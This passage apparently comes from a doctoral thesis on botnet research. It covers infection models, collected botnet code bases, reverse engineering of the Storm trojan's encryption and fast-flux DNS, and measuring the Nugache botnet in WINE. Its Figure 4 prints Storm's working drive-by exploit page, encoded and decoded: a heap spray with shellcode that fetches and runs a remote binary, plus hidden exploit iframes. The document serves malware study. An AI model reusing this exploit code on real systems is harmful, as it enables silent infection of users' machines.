Dagon et al. developed a model to express the number of infected hosts in different time zones and compared the model to empirical data [11]. Since more computers are on during the active hours of each time zone, the active botnet population in that time zone also increases. If a botnet used remote exploits to propagate, then both the infected computer and the target computer would need to be on. Thus, the infection pattern is limited in part by the time zones of the respective computers. This leads to a cross-time zone infection model. One of the interesting conclusions to the model is that the world population of online active bots (and thus vulnerable machines) peaks at about 13:00 UTC , when the Asia group is starting to fall, Europe is close to peaking, and the Americas are in mid-rise. Furthermore, Dagon et al. evaluated the model and showed that releasing a worm at noon (UTC) would have about two and a half times the impact within the first six hours of spreading of releasing it at midnight.



(a) Regional fluctuation of the online botnet population.

(b) Cumulative fluctuation of the online botnet population.

Figure 2: Diurnal fluctuation of online botnet population.

In addition to ordinary botnets, some investigators have researched worst-case botnets, botnets designed to be nearly impossible to take down. Vogt and Aycock noted the trend of botmasters to shrink the size of the botnets and described a protocol that would allow different botnets to coordinate with each other to perform massive attacks. The key finding is that even though individual botnets are smaller (for overall resiliency), if many botnets coordinate the threat is the same as a well-organized large botnet. This trend, although well reported in security news, has not been substantiated in any scientific observations of botnet sizes.

Reiher, Li, and Kuenning described a potential botnet architecture, midgard worms [30]. In this architecture, the infected hosts form a peer-to-peer (P2P) overlay by maintaining a constant number of peers. Peers are discovered by random scanning and are chosen by a three-way handshake that tests the availability of the host and the latency. This leads to a network that would still be 70% connected even if 80% of the nodes were taken offline (with five peers per node). As nodes rediscover each other through scanning, the connectivity is revived. Is it possible that a scalable, resilient botnet be formed and be almost impossible to take down.

Li, Ehrenkranz, and Kuenning simulated and analyzed three malnet (a malicious network, such as a botnet) architectures: *random*, *small-world*, and *Gnutella-like* architectures. Gnutella-like networks showed the greatest resiliency to random node failures, with random networks in second place. The conclusion of this work is that randomly dropping nodes is typically ineffective in taking down botnets of these types. Instead, a more targeted approach is required.

CHAPTER III

P2P BOTNET MEASUREMENT

To build the models for inclusion into Rubot, actual code bases and botnets were examined for their properties. This chapter begins by describing the process of obtaining botnet source code and the resulting analysis. Next, the Storm botnet is described along with the steps taken to reverse engineer its functionality. This leads to an argument that reverse engineering is too difficult and slow to effectively evaluate botnets. Next, the *Winebots* framework is introduced followed by a description of experiments in this framework of both the Storm and Nugache botnets. Then, a discussion on botnet *utility* is included. The chapter ends with a summary of the limitations faced by botnet researchers because of current practices.

3.1 Classifying Botnet Code-bases

While Chapter 2 argued that botnet code bases served as the basis of many seen malware samples, this section illustrates findings from examining the code bases. Using a botnet code base for botnet research is problematic because of the difficulty of finding the corresponding source code and working with the code once it is found. There are code bases that contain *back doors*, hidden parts of code that allows an attacker to control the program. Many of the interesting, larger botnets have professionally implemented code bases, which are kept under tight control so that researchers will never obtain the code. These qualities of botnet code bases underlie the argument of the futility of using the code bases for botnet research. In this section, I relay my personal search for obtaining botnet source code bases followed by an analysis of their contents.

3.1.1 Collecting Botnet Source Code

At first, collecting botnet code bases was quite difficult because researchers are timid about sharing malicious software with people they do not trust and malware authors do not want the source code in the hands of researchers. By sneaking into a botmaster community website, `ryan1918.com`, several hints were found for how to obtain source code samples. There was a link to the source code for several older common botnets released by *MAB*. The download torrent was found through a search on Pirates Bay and downloaded with Bittorrent. Once some code was obtained, it was used in trade with other researchers to obtain more botnet code bases.

3.1.2 Findings from Analyzing the Botnet Code Bases

By far the most popular code base in the obtained sample was the Agobot/Phatbot series. The Agobot source code was released under the GNU Public License (GPL) by *Ago* and written in very clean C++. One of the more advanced derivatives of Agobot obtained, DJBot, contains a polymorphic packer, encrypted commands, sapphire encryption, MD5 hashing, and SSL support. The header files from the base directory are listed in Table 1 and illustrate the included features. For example, DJBot has support for redirecting HTTP, HTTPS, generic route encapsulation (GRE), SOCKS, and SOCKS5. DJBot supports a number of harvesters, scanners to find information on the victim computer, for America Online (AOL) accounts, software keys, e-mail addresses, and other interesting items in the registry. There are a number of scanners, several network attackers, a sniffer, and a spamming module. DJBot is a full-featured, mature botnet with modules for IRC control and a custom Peer-to-Peer (P2P) TCP protocol. The P2P module is a simple multithreaded TCP server/client with the ability to perform message passing throughout the botnet. Almost all botnet source code bases contained abilities for spamming and for distributed denial-of-service. Most had some form of redirection, or proxy service for protecting the botmasters' activities.

Table 1: Header files from DJBot, an Agobot derivative.

3dnow.h	consdbg.h	hook.h	radminscanner.h	scanner.h
bnc.h	cplugin.h	installer.h	random.h	sdcompat.h
bot.h	crypter.h	irc.h	redir_gre.h	shellcode.h
build.h	cstring.h	ircgate.h	redir_http.h	smtp.h
cmdbase.h	cthread.h	logic.h	redir_https.h	smtp_logic.h
cmdline.h	cvar.h	mac.h	redir_socks.h	sniffer.h
cmdopt.h	ddos.h	main.h	redir_socks5.h	sockets.h
cmdshell.h	harvest_aol.h	mainctrl.h	redir_tcp.h	ssllib.h
commands.h	harvest_cdkeys.h	message.h	redirect.h	utility.h
confbase.h	harvest_emails.h	p2p.h	resource.h	
config.h	harvest_registry.h	polymorph.h	rsalib.h	


Many of the smaller botnets, usually controlled by beginning botmasters, use scripting languages like PERL or PHP. The PERL bots are usually small and limited in functionality. Script-based bots commonly only have one or two methods to flood networks and use PHP attacks to infect the victim host. All script-based botnets in the acquired sample used IRC for the control channel. Upon visiting some of the channels being used for active botnets, it was easy to tell who the botmasters were, their location, and how few bots they controlled.

3.2 Analysis of Botnet Malware

There are two major ways to analyze malware samples: examining its code and its behavior. To examine the code requires converting the malicious software from its base binary form to a higher layer of abstraction. Malware authors have deployed many techniques to thwart analysis by detecting virtual machines and debuggers, and by encrypting (packing) the binary so that the only decrypted form of the program is in memory and only for a short time. Also, malware authors are known to use obfuscation techniques to make *program understanding*, the conversion of compiled programs to higher-level representations, highly expensive for the researcher. I will argue, primarily by example, that reverse engineering is far beyond most researchers' expertise and time-frame for even a single malware sample.

3.2.1 Reverse Engineering of the Storm Trojan

Storm appeared around January 2007 by sending record levels of spam with very simple, repetitive subject lines. One of the subject lines referred to storms in Europe, which caused this trojan to be dubbed as the Storm trojan [13]. The botmaster sends spam to victims with links to Web sites (Figure 3). The Web sites use malicious Javascript, as seen in Figure 4(a), to force the user to download the primary infection binary. The decoded Javascript is in Figure 4(b). This example exploits the browser to cause it to automatically download the primary infector, `ecard.exe`.




Subject: ***SPAM*** You've received a postcard from a family member! [PMX:####]
From: xisuper.hk <latsc@bluemarble.net>
Date: 6/23/07 1:39 AM
To: chris@[redacted]

```
Good day.

Your family member has sent you an ecard from xisuper.hk.

Send free ecards from xisuper.hk with your choice of colors, words
and music.

Your ecard will be available with us for the next 30 days. If you
wish to keep the ecard longer, you may save it on your computer or
take a print.

To view your ecard, choose from any of the following options:

--------
OPTION 1
--------

Click on the following Internet address or
copy & paste it into your browser's address box.

http://xisuper.hk/?63[redacted]

--------
OPTION 2
--------

Copy & paste the ecard number in the "View Your Card" box at
http://xisuper.hk/
```


Figure 3: Spam e-mail enticing the victim to click and become infected.

The first-stage infector joins the victim to the Overnet peer-to-peer (P2P) network and searches for the secondary infector. The updated bot generates a random hash for its identity (peer hash) and connects to the Overnet network. Inside the binary, there is a list of hosts used to bootstrap the communication to the P2P network. After connecting, the bot searches using a generated search hash based on a random number between 0 and 31 and the date. The answer used to be encrypted with a 64-bit RSA key and encoded with a custom base-64 algorithm. The decryption key was hardcoded in the binary, but the modulus was part of the reply [13]. Once the answer was decrypted, it yielded a URL, which pointed to the secondary infector.



```
<html>
<body>
<script>
document.write(unescape("%3c%73%63%72%69%70%74%3e%0a%74%72%79%7b%78%3d%75%6e%65%73%63%61%70%65%28%22%25%75%39%30%39%30%25%75%39%30%
39%30%25%75%39%30%39%30%25%75%39%30%39%30%25%75%30%30%65%38%25%75%30%30%30%30%25%75%35%64%30%30%25%75%65%64%38%31%25%75%31%31%63%65%
25%75%30%30%34%30%25%75%63%63%65%38%25%75%30%30%30%30%25%75%38%64%30%30%25%75%35%65%38%35%25%75%34%30%31%32%25%75%65%38%30%30%25%75%
30%30%30%37%25%75%30%30%30%30%25%75%37%32%37%35%25%75%36%64%36%63%25%75%36%65%36%66%25%75%65%38%30%30%25%75%30%31%31%65%25%75%30%30%
30%30%25%75%63%33%38%39%25%75%38%35%38%64%25%75%31%33%31%65%25%75%30%30%34%30%25%75%31%33%65%38%25%75%30%30%30%30%25%75%35%35%30%30%
25%75%34%63%35%32%25%75%36%66%34%34%25%75%36%65%37%37%25%75%36%66%36%63%25%75%36%34%36%31%25%75%36%66%35%34%25%75%36%39%34%36%25%75%
36%35%36%63%25%75%30%30%34%31%25%75%65%38%35%33%25%75%30%30%66%38%25%75%30%30%30%30%25%75%39%30%39%30%25%75%38%64%38%64%25%75%31%32%
37%66%25%75%30%30%34%30%25%75%30%30%36%61%25%75%30%30%36%61%25%75%30%39%65%38%25%75%30%30%30%30%25%75%36%33%30%30%25%75%35%63%33%61%
25%75%32%65%37%34%25%75%36%65%36%39%25%75%30%30%37%38%25%75%36%61%35%31%25%75%66%66%30%30%25%75%38%64%64%30%25%75%36%62%38%35%25%75%
34%30%31%32%25%75%36%61%30%30%25%75%65%38%30%30%25%75%30%30%30%39%25%75%30%30%30%30%25%75%33%61%36%33%25%75%37%34%35%63%25%75%36%39%
32%65%25%75%37%38%36%65%25%75%65%38%30%30%25%75%30%30%62%65%25%75%30%30%30%30%25%75%38%35%38%64%25%75%31%32%37%33%25%75%30%30%34%30%
25%75%30%30%36%61%25%75%62%31%65%38%25%75%30%30%30%30%25%75%34%63%30%30%25%75%36%31%36%66%25%75%34%63%36%34%25%75%36%32%36%39%25%75%
36%31%37%32%25%75%37%39%37%32%25%75%30%30%34%31%25%75%36%39%35%37%25%75%34%35%36%65%25%75%36%35%37%38%25%75%30%30%36%33%25%75%37%38%
34%35%25%75%37%34%36%39%25%75%37%32%35%30%25%75%36%33%36%66%25%75%37%33%36%35%25%75%30%30%37%33%25%75%37%34%36%38%25%75%37%30%37%34%
25%75%32%66%33%61%25%75%37%32%32%66%25%75%37%34%36%36%25%75%37%35%36%38%25%75%32%65%36%34%25%75%36%66%36%33%25%75%32%66%36%64%25%75%
36%31%36%64%25%75%32%65%36%65%25%75%37%38%36%35%25%75%30%30%36%35%25%75%30%30%30%30%25%75%30%30%30%30%25%75%30%30%30%30%25%75%30%30%
30%30%25%75%30%30%30%30%25%75%30%30%30%30%25%75%36%30%30%30%25%75%38%62%36%34%25%75%33%30%31%64%25%75%30%30%30%30%25%75%38%62%30%30%
25%75%30%63%35%62%25%75%35%62%38%62%25%75%38%62%31%63%25%75%38%62%31%62%25%75%30%38%35%62%25%75%64%61%38%39%25%75%39%64%38%39%25%75%
31%33%32%64%25%75%30%30%34%30%25%75%37%62%38%62%25%75%30%31%33%63%25%75%30%33%64%37%25%75%37%38%35%66%25%75%34%62%38%62%25%75%38%62%
31%38%25%75%32%30%37%33%25%75%37%62%38%62%25%75%30%31%32%34%25%75%30%31%64%36%25%75%66%63%64%37%25%75%30%31%61%64%25%75%35%31%64%30%
25%75%39%36%35%37%25%75%62%64%38%64%25%75%31%33%31%65%25%75%30%30%34%30%25%75%30%66%62%39%25%75%30%30%30%30%25%75%66%33%30%30%25%75%
39%36%61%36%25%75%35%39%35%66%25%75%30%36%37%34%25%75%34%37%34%37%25%75%65%34%65%32%25%75%63%34%65%62%25%75%63%30%33%31%25%75%38%62%
36%36%25%75%63%31%30%37%25%75%30%32%65%30%25%75%37%33%38%62%25%75%30%31%31%63%25%75%30%31%64%36%25%75%61%64%63%36%25%75%64%30%30%31%
25%75%38%35%38%39%25%75%31%33%33%31%25%75%30%30%34%30%25%75%63%33%36%31%25%75%66%66%35%30%25%75%32%64%62%35%25%75%34%30%31%33%25%75%
66%66%30%30%25%75%33%31%39%35%25%75%34%30%31%33%25%75%66%66%30%30%25%75%34%37%65%30%25%75%37%34%36%35%25%75%37%32%35%30%25%75%36%33%
36%66%25%75%36%34%34%31%25%75%37%32%36%34%25%75%37%33%36%35%25%75%30%30%37%33%25%75%30%30%30%30%25%75%30%30%30%30%25%75%30%30%30%30%
25%75%30%30%30%30%22%29%3b%79%3d%75%6e%65%73%63%61%70%65%28%22%25%75%30%64%30%64%25%75%30%64%30%64%22%29%3b%77%68%69%6c%65%28%79%2e%
6c%65%6e%67%74%68%3c%30%78%34%30%30%30%30%29%79%2b%3d%79%3b%79%3d%79%2e%73%75%62%73%74%72%69%6e%67%28%30%2c%30%78%33%66%66%65%34%2d%
78%2e%6c%65%6e%67%74%68%29%3b%6f%3d%6e%65%77%20%41%72%72%61%79%28%29%3b%66%6f%72%28%69%3d%30%3b%69%3c%34%35%30%3b%69%2b%2b%29%6f%5b%
69%5d%3d%79%2b%78%3b%7a%3d%4d%61%74%68%2e%63%65%69%6c%28%30%78%64%30%64%30%64%30%64%29%3b%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%
28%27%3c%6f%62%6a%65%63%74%20%63%6c%61%73%73%69%64%3d%22%43%4c%53%49%44%3a%45%43%34%34%34%43%42%36%2d%33%45%37%45%2d%34%38%36%35%2d%
42%31%43%33%2d%30%44%45%37%32%45%46%33%39%42%33%46%22%3e%3c%5c%2f%6f%62%6a%65%63%74%3e%27%29%3b%7a%3d%64%6f%63%75%6d%65%6e%74%2e%73%
63%72%69%70%74%73%5b%30%5d%2e%63%72%65%61%74%65%43%6f%6e%74%72%6f%6c%52%61%6e%67%65%28%29%2e%6c%65%6e%67%74%68%3b%7d%63%61%74%63%68%
28%65%29%7b%7d%0a%3c%2f%73%63%72%69%70%74%3e"));
</script>
<script>
document.write(unescape("%3c%69%66%72%61%6d%65%20%73%72%63%3d%22%65%78%70%31%2e%68%74%6d%22%20%77%69%64%74%68%3d%22%31%22%20%68%65%
69%67%68%74%3d%22%31%22%3e%3c%2f%69%66%72%61%6d%65%3e%0a%3c%69%66%72%61%6d%65%20%73%72%63%3d%22%65%78%70%32%2e%68%74%6d%22%20%77%69%
64%74%68%3d%22%31%22%20%68%65%69%67%68%74%3d%22%31%22%3e%3c%2f%69%66%72%61%6d%65%3e%0a%3c%69%66%72%61%6d%65%20%73%72%63%3d%22%65%78%
70%33%2e%68%74%6d%22%20%77%69%64%74%68%3d%22%31%22%20%68%65%69%67%68%74%3d%22%31%22%3e%3c%2f%69%66%72%61%6d%65%3e%0a%3c%73%74%79%6c%
65%3e%20%2a%20%7b%43%55%52%53%4f%52%3a%20%75%72%6c%28%22%31%32%33%2e%68%74%6d%22%29%7d%20%3c%2f%73%74%79%6c%65%3e%0a"));
</script>
We are currently testing a new browser feature. If you are not able to view this ecard, please <a href="/ecard.exe">click here</a>
to view in its original format
```

(a) Malicious, encoded JavaScript code to lead victim to download `ecard.exe`.



```
<script>
try{x=unescape("%u9090%u9090%u9090%u9090%u00e8%u0000%u5d00%ued81%u11ce%u0040%ucce8%u0000%u8d00%u5e85%u4012%ue
800%u0007%u0000%u7275%u6d6c%u6e6f%ue800%u011e%u0000%uc389%u858d%u131e%u0040%u13e8%u0000%u5500%u4c52%u6f44%u6e7
7%u6f6c%u6461%u6f54%u6946%u656c%u0041%ue853%u00f8%u0000%u9090%u8d8d%u127f%u0040%u006a%u006a%u09e8%u0000%u6300%
u5c3a%u2e74%u6e69%u0078%u6a51%uff00%u8dd0%u6b85%u4012%u6a00%ue800%u0009%u0000%u3a63%u745c%u692e%u786e%ue800%u0
0be%u0000%u858d%u1273%u0040%u006a%ub1e8%u0000%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u6957%u456e%u6578%u006
3%u7845%u7469%u7250%u636f%u7365%u0073%u7468%u7074%u2f3a%u722f%u7466%u7568%u2e64%u6f63%u2f6d%u616d%u2e6e%u7865%
u0065%u0000%u0000%u0000%u0000%u0000%u0000%u6000%u8b64%u301d%u0000%u8b00%u0c5b%u5b8b%u8b1c%u8b1b%u085b%uda89%u9
d89%u132d%u0040%u7b8b%u013c%u03d7%u785f%u4b8b%u8b18%u2073%u7b8b%u0124%u01d6%ufcd7%u01ad%u51d0%u9657%ubd8d%u131
e%u0040%u0fb9%u0000%uf300%u96a6%u595f%u0674%u4747%ue4e2%uc4eb%uc031%u8b66%uc107%u02e0%u738b%u011c%u01d6%uadc6%
ud001%u8589%u1331%u0040%uc361%uff50%u2db5%u4013%uff00%u3195%u4013%uff00%u47e0%u7465%u7250%u636f%u6441%u7264%u7
365%u0073%u0000%u0000%u0000%u0000");y=unescape("%u0d0d%u0d0d");while(y.length<0x40000)y+=y;y=y.substring(0,0x3
ffe4-x.length);o=new Array();for(i=0;i<450;i++)o[i]=y+x;z=Math.ceil(0xd0d0d0d);document.write('<object
classid="CLSID:EC444CB6-3E7E-4865-B1C3-0DE72EF39B3F"><\/object>');z=document.scripts[0].createControlRange().
length;}catch(e){}
</script>
<iframe src="exp1.htm" width="1" height="1"></iframe>
<iframe src="exp2.htm" width="1" height="1"></iframe>
<iframe src="exp3.htm" width="1" height="1"></iframe>
<style> * {CURSOR: url("123.htm")} </style>
```

(b) The decoded JavaScript with shellcode and instructions to install `ecard.exe`.

Figure 4: Encoded and decoded, malicious JavaScript used by the Storm trojan.

To spoof messages into the Storm network, knowledge of the exact method of encryption was needed. To find this method, the Storm binary was reverse engineered. Since the binary was packed, encrypted and compressed, a custom version of QEMU, an open-source virtual machine software, was created. This custom version of QEMU can take memory snapshots and do full memory tracing. When an encrypted network packet arrived, a script would detect it and take memory snapshots by sending commands to QEMU. This yielded a mostly decrypted form of the binary in memory and allowed a partial disassembly, a conversion of machine code into assembly instructions. However, the number and complexity of these disassembled instructions were far beyond the scope of the available tools to perform program understanding. Understanding modular exponentiation in C is hard and is nearly impossible to comprehend at the assembly-level.

Since the ciphertext, plaintext, and decryption key were known (from [13]), memory trace analysis was used to reverse engineer the process of decrypting messages. Functionality was added to QEMU to perform a complete memory trace for every read and write to the memory subsystem. This produced an unmanageable amount of log entries, but by applying filters, the decryption epoch could be located and analyzed by itself. This technique produced a 1 GB memory trace for several seconds worth of CPU time.




Figure 5: Visualization of initial Storm connections from the Etherape tool.

The easiest way to describe the decryption process is to describe the encryption process. Two checksums were computed, an XOR and an ADD checksum. Each byte of the message was XORed together to form the XOR checksum and the ADD checksum was the arithmetic sum of the byte values, modulo 256. Then, an incrementing counter was added in the format in Table 3. The message was chunked into 4-byte blocks and encrypted using the RSA-64 cipher on each block to produce 8-byte blocks. Each 8-byte block was stored in little-endian format. The result of the encryption was then broken into 3-byte chunks such that the custom Base64 algorithm expanded it to 4-bytes. Then, 0x21 was added each byte, modulo 256. These steps are illustrated in Table 2. This encrypted message was placed into an Overnet search result message (type: 0x11). This method of encryption ended in September 2007, when the new Storm variant started the use of XOR encryption on all packets.

Table 2: Storm's custom Base64 algorithm.

Plaintext	t								f								r							
Hex	0x74								0x66								0x72							
Binary	0	1	1	1	0	1	0	0	0	1	1	0	0	1	1	0	0	1	1	1	0	0	1	0
6 bits	0	1	1	1	0	1	0	0	0	1	1	0	0	1	1	0	0	1	1	1	0	0	1	0
Hex	0x1d						0x06						0x19						0x32					
Add 0x21	0x3e						0x27						0x3a						0x53					
Ciphertext	<						’						:						S					

Table 3: Unencrypted Storm `search reply message`.

1 byte	1 byte	1 byte	* bytes	
XOR	ADD	COUNTER	URL	PADDING

3.2.2 Chasing Storms's C&C

During the reverse engineering process, the botmaster changed the method for coordinating bots. Previously, the botmaster used a statically-coded IP address to direct the bots to the update site. The botmaster shifted to using a DNS name, `rfthud.com`, to direct bots to the Web sites containing malware updates. Futhermore, rfthud.com was a *fast-flux domain*, a domain that has constantly changing DNS entries for the IPv4 and name server records to prevent IP-based blocking [43]. This tactic, used by spammers and phishers, has started to attract the attention of security researchers. The fast flux DNS architecture was measured as part of this work. From June 9th to June 25th, the `rfthud.com` fast flux DNS network was crawled 22,000 times. There were 21,779 hosts operating as DNS servers and 186,983 individual pairs of servers (one server pointed to another). To place this in its proper perspective, `google.com` has four name server records and less than 20 IPv4 records.

To show how rapidly the domains change, Figure 6 shows an overview of how frequently each host appeared in the DNS crawls. There were several servers that were very active in the spammer's DNS network. Those servers were nearly always on (but not always pointed to) and served DNS or hosted malware updates. The foremost host was included in close to 12% of the DNS crawls and the second most frequent host was included in less than 8% of crawls. The first 13 to 14 servers seen in Figure 7 acted primarily as the domain's name servers and could not be fluxed out as quickly as the IPv4 records. After these dedicated servers, the remaining servers were utilized at random. This tactic prevents IP-based blocking. To prevent hostname-based blocking, the same name servers handled several hundred other domain names. This could be ascertained because of the German passive DNS replication project

RUS-CERT [15]. Passive DNS replication records builds a database of IP to hostname mappings by passively monitoring all DNS packets at an ISP gateway. This database can then be queried to see all the domains with the same IPs listed in the IPv4 records or all the domains that share name servers.




Figure 6: Host index vs. inclusion count in DNS crawling.




Figure 7: Host index vs. inclusion count in DNS crawling for the first 100 hosts.

In late June, the attacker's DNS servers stopped replying to the DNS crawler. Other IP addresses could query the DNS servers. The attacker did not want people monitoring the DNS fast fluxing servers. The fiends had a plan on how to divert attention. Malicious javascript started appearing all over `myspace.com` on profiles of attractive females [36]. Google's security blog noted an increase in Phishing via MySpace [39] and that this technique was used to extend the fast fluxing network.

3.3 Winebots: Running Botnet Malware Samples Using WINE

In 2006, Keshav Attrey and I studied the network connections of the Nugache peer-to-peer botnet. Since the protocol was encrypted, researchers could not simply join the network. The only remaining technique was to infect several computers and monitor the traffic. This does not scale well and quickly exhausts the resources of most labs. It requires unfiltered IP space and many computers to perform this type of botnet monitoring. Dr. Copeland provided an unfiltered network and virtualization was used to provide the machines. Heavyweight virtualization packages like VMware, QEMU, and XEN require memory to be reserved for each host and quickly limits how many hosts we can run on one computer. A scalable solution was needed in order to achieve enough connectivity to the botnet for a proper measurement. WINE was the near-perfect solution.

WINE is an independant implementation of the Windows API. It translates Windows system and application calls into Linux equivalents. This means when an application wants to use the operating system to perform actions, the API call can be intercepted by WINE and handled through its implementation of the Windows API. WINE comes with clean implementations of the system libraries, but it also supports the use of Windows-native dynamic link libraries (DLL). In order to run Nugache, it required several native DLLs and a good bit of reconfiguration. This allowed one instance of Nugache to run, but it bound to all available IP addresses on the host and shared the registry and file system with all other applications running within WINE. The next step was to run different instances of WINE with different IP addresses. This required modifying all the socket system calls in WINE to use a given IP address for network communication. This still was inadequate as multiple WINE instances still interacted with each other via the file system and the registry. Additional functionality and configuration were added to provide process, registry, and file system separation. A 1.4 GHz Pentium 4 with 1 GB of RAM can run over 100 instances of Nugache. Each instance's memory footprint initially required 2 to 5 MB and grew slowly over time. By running these experiments on a Linux box, the experiment had the benefits of operating system protections to protect the host from the malware and Linux firewalling to protect the network. WINE performed quite well for malware analysis.

3.3.1 Nugache Worm Analysis

Nugache uses an encrypted peer-to-peer protocol called WASTE. WASTE [35] was designed for smaller file-sharing networks where groups of friends form the peers of the network. Friends can then serve as bridges to their groups of friends, effectively extending the network. WASTE uses RSA-based encryption to secure the links and to authenticate peers. This makes WASTE an attractive protocol to organize smaller, resilient botnets. Many researchers claim that Nugache was a proof-of-concept botnet because it was trivial to block its peer-to-peer traffic on TCP port 8.

To measure the Nugache botnet, multiple copies of the Nugache worm were executed in the customized WINE environment. Each instance of Winebot was bound to a different IP address and allowed each copy of Nugache to communicate as an independent peer. The Winebot experiment ran intermittently for several weeks to generate network traces of Nugache communications. To measure the connection rate and the number of peers, the network traces were parsed to find peer connections. These connections were compared with the peer information stored in the Windows registries to calculate the connectivity, k, and the peer knowledge, p, of each winebot after each trial. Figure 8 shows how the remote peers were grouped along the IPv4 space. The y-axis maps to the Winebots (the bottom being the first Winebot and the top being the 125th) and the x-axis maps to the IPv4 space. The glyphs represent connections between the peers and the Winebots. There was only short trial using

125 winebots, causing the graph to appear to be lightly populated at the top. All the other trials were run with 41 winebots. Over the course of two weeks, exactly 3600 distinct Nugache peers were contacted.




Figure 8: A connectivity scatterplot of Nugache Winebots to outside peers.

For the longest running of five trials, Trial 4 ran for five days and used cached peer lists from the previous trial. The connected peers verses time graph, Figure 9, shows that Winebot 1, which was seeded with peers from previous tests, found many more peers over the duration of the experiment. Five of the bots never formed any peers. During the stable period, the average number of connections per bot was 71.34 peers. The average peer knowledge, an average of the individual peer knowledge from Figure 10, was 117.63 peers. These numbers are consistent with the other four trials, shown in Figure 11.

Running Nugache in Wine showed that there was a scalable way to run a malware sample and identify protocol characteristics. By running so many bots in parallel, the size of the peer-to-peer botnet and the average connectivity ratio could be estimated. Furthermore, it provides a controlled environment that can quickly and automatically run malware samples for black-box analysis of its behavior.

